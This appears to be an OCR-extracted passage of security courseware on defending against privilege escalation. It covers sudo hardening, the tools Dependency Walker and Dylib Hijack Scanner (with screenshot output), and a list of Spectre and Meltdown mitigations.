
- Implement a strong password policy for sudo users
- Turn off password caching by setting the timestamp_timeout to 0, so that every time sudo is executed users must input their password
- Separate sudo-level administrative accounts from the administrator’s regular accounts, to prevent stealing of sensitive passwords

- Update user permissions and accounts at regular intervals
- Test sudo users with access to programs containing parameters for arbitrary code execution

Tools for Defending against DLL and Dylib Hijacking

Dependency Walker

- Dependency Walker detects many **common application problems** such as missing modules, invalid modules, import/export mismatches, and circular dependency errors


Dependency Walker - [depends.dll]
File Edit View Options Profile Window Help
DEPENDS.DLL
KERNEL32.DLL
API-MS-WIN-CORE-R
NTDLL.DLL
KERNELBASE.DLL
NTDLL.DLL
API-MS-WIN-EV
EXT-MS-WIN-AI
EXT-MS-WIN-KE
EXT-MS-WIN-N
EXT-MS-WIN-KE
For Help, press F1

PI	Ordinal ^	Hint	Function
	N/A	322 (0x0142)	GetCurrentProcess
	N/A	344 (0x0158)	GetEnvironmentVariableA
	N/A	361 (0x0169)	GetFullPathNameA
	N/A	369 (0x0171)	GetLastError

E	Ordinal ^	Hint	Function
	2 (0x0002)	861 (0x035D)	InterlockedPushListSList
	3 (0x0003)	0 (0x0000)	AcquireSRWLockExclusive
	4 (0x0004)	1 (0x0001)	AcquireSRWLockShared
	5 (0x0005)	2 (0x0002)	ActivateActCtx


^	Module	File Time Stamp	Link Time Stamp	File Size
	DEPENDS.DLL	07/26/2019 11:07a	10/29/2006 3:50p	9,2
	KERNEL32.DLL	10/30/2015 12:48p	10/30/2015 8:16a	620,1
	KERNELBASE.DLL	10/30/2015 12:48p	10/30/2015 8:16a	1,557,7
	NTDLL.DLL	10/30/2015 12:48p	10/30/2015 8:16a	1,541,2

```
Error: At least one required implicit or forwarded dependency was not found.
Warning: At least one delay-load dependency module was not found.
```

http://www.dependencywalker.com

Dylib Hijack Scanner

- Dylib Hijack Scanner is a simple utility that will **scan your computer** for applications that are either susceptible to dylib hijacking or have been hijacked


DHS
Dylib Hijack Scanner
Start Scan
scan stopped

```
Hijacked Applications                                                total: 1
/Applications/1Password 7.app/Contents/PlugIns/1PasswordSafariAppExtension.appex/Contents/MacOS/1PasswordSafariAppExtension

Vulnerable Applications                                              total: 13
/Applications/Xcode.app/Contents/Developer/usr/bin/lldb
/Applications/Xcode.app/Contents/SharedFrameworks/DVTSourceControl.framework/Versions/A/XPCServices/com.apple.dt.Xcode.sourcecont…
/Library/Application Support/Adobe/Adobe Desktop Common/ADS/Adobe Desktop Service.app/Contents/MacOS/Adobe Desktop Service
```

https://objective-see.com

Tools for Defending against DLL and Dylib Hijacking


Cybersecurity professionals can use tools such as Dependency Walker, DLL Hijack Audit Kit, and DLLSpy to detect and prevent privilege escalation using DLL hijacking. In addition, tools such as Dylib Hijack Scanner help security professionals to detect and prevent privilege escalation using Dylib hijacking on OS X systems. These tools help security professionals to monitor system files for modifying, moving, renaming, or replacing DLLs or dylibs in the systems.

- **Dependency Walker**

  Source: *http://www.dependencywalker.com*

  Dependency Walker is useful for troubleshooting system errors related to loading and executing modules. It detects many common application problems, such as missing modules, invalid modules, import/export mismatches, circular dependency errors, etc.

  As shown in the screenshot, cybersecurity professionals use Dependency Walker to verify all the DLLs used by an application, the location from which DLLs are loaded, missing DLLs, etc. This information helps security professionals to detect, patch, and fix misconfigured DLLs in the systems.


Dependency Walker - [depends.dll]
File
Edit
View
Options
Profile
Window
Help
DEPENDS.DLL
KERNEL32.DLL
API-MS-WIN-CORE-R
NTDLL.DLL
KERNELBASE.DLL
NTDLL.DLL
API-MS-WIN-EV
EXT-MS-WIN-AI
EXT-MS-WIN-KE
EXT-MS-WIN-N
EXT-MS-WIN-KE
For Help, press F1

PI	Ordinal ^	Hint	Function
C	N/A	322 (0x0142)	GetCurrentProcess
C	N/A	344 (0x0158)	GetEnvironmentVariableA
C	N/A	361 (0x0169)	GetFullPathNameA
C	N/A	369 (0x0171)	GetLastError

E	Ordinal ^	Hint	Function
C	2 (0x0002)	861 (0x035D)	InterlockedPushListSList
C	3 (0x0003)	0 (0x0000)	AcquireSRWLockExclusive
C	4 (0x0004)	1 (0x0001)	AcquireSRWLockShared
C	5 (0x0005)	2 (0x0002)	ActivateActCtx

^	Module	File Time Stamp	Link Time Stamp	File Size
	DEPENDS.DLL	07/26/2019 11:07a	10/29/2006 3:50p	9,2
	KERNEL32.DLL	10/30/2015 12:48p	10/30/2015 8:16a	620,1
	KERNELBASE.DLL	10/30/2015 12:48p	10/30/2015 8:16a	1,557,7
	NTDLL.DLL	10/30/2015 12:48p	10/30/2015 8:16a	1,541,2

Error: At least one required implicit or forwarded dependency was not found.
Warning: At least one delay-load dependency module was not found.


Figure 6.98: Screenshot of Dependency Walker

- **Dylib Hijack Scanner**

  Source: *https://objective-see.com*


  Dylib Hijack Scanner (DHS) is a simple utility that will scan your computer for applications that are either susceptible to dylib hijacking or have been hijacked.

  As shown in the screenshot, security professionals use DHS to detect applications that have been hijacked or are vulnerable to dylib hijacking. This information helps them to patch and fix these applications.



```
/Applications/1Password 7.app/Contents/PlugIns/1PasswordSafariAppExtension.appex/Contents/MacOS/1PasswordSafariAppExtension
rpath hijacker: /Applications/1Password 7.app/Contents/PlugIns/1PasswordSafariAppExtension.appex/Contents/Frameworks/OnePasswordCore.framework/Versions/A…

/Applications/Xcode.app/Contents/Developer/usr/bin/lldb
rpath vulnerability: /Applications/Xcode.app/Contents/Developer/Library/PrivateFrameworks/LLDB.framework/LLDB

/Applications/Xcode.app/Contents/SharedFrameworks/DVTSourceControl.framework/Versions/A/XPCServices/com.apple.dt.Xcode.sourcecont…
rpath vulnerability: /Applications/Xcode.app/Contents/Developer/usr/lib/DVTSourceControl.framework/Versions/A/DVTSourceControl

/Library/Application Support/Adobe/Adobe Desktop Common/ADS/Adobe Desktop Service.app/Contents/MacOS/Adobe Desktop Service
rpath vulnerability: /Users/rpmbldr/builds/ACC/GM/source/dev/ADS/build/xcode/../../../target/mac/Release/ADS/Adobe Desktop Service.app/Contents/Framework…
```

Figure 6.99: Screenshot of Dylib Hijack Scanner



Defending against Spectre and Meltdown Vulnerabilities

1. Regularly patch and update operating systems and firmware
2. Enable continuous monitoring of critical applications and services running on the system and network
3. Regularly patch vulnerable software such as browsers
4. Install and update ad-blockers and anti-malware software to block injection of malware through compromised websites
5. Enable traditional protection measures such as endpoint security tools to prevent unauthorized system access
6. Block services and applications that allow unprivileged users to execute code
7. Never install unauthorized software or access untrusted websites from systems storing sensitive information
8. Use Data Loss Prevention (DLP) solutions to prevent leakage of critical information from runtime memory
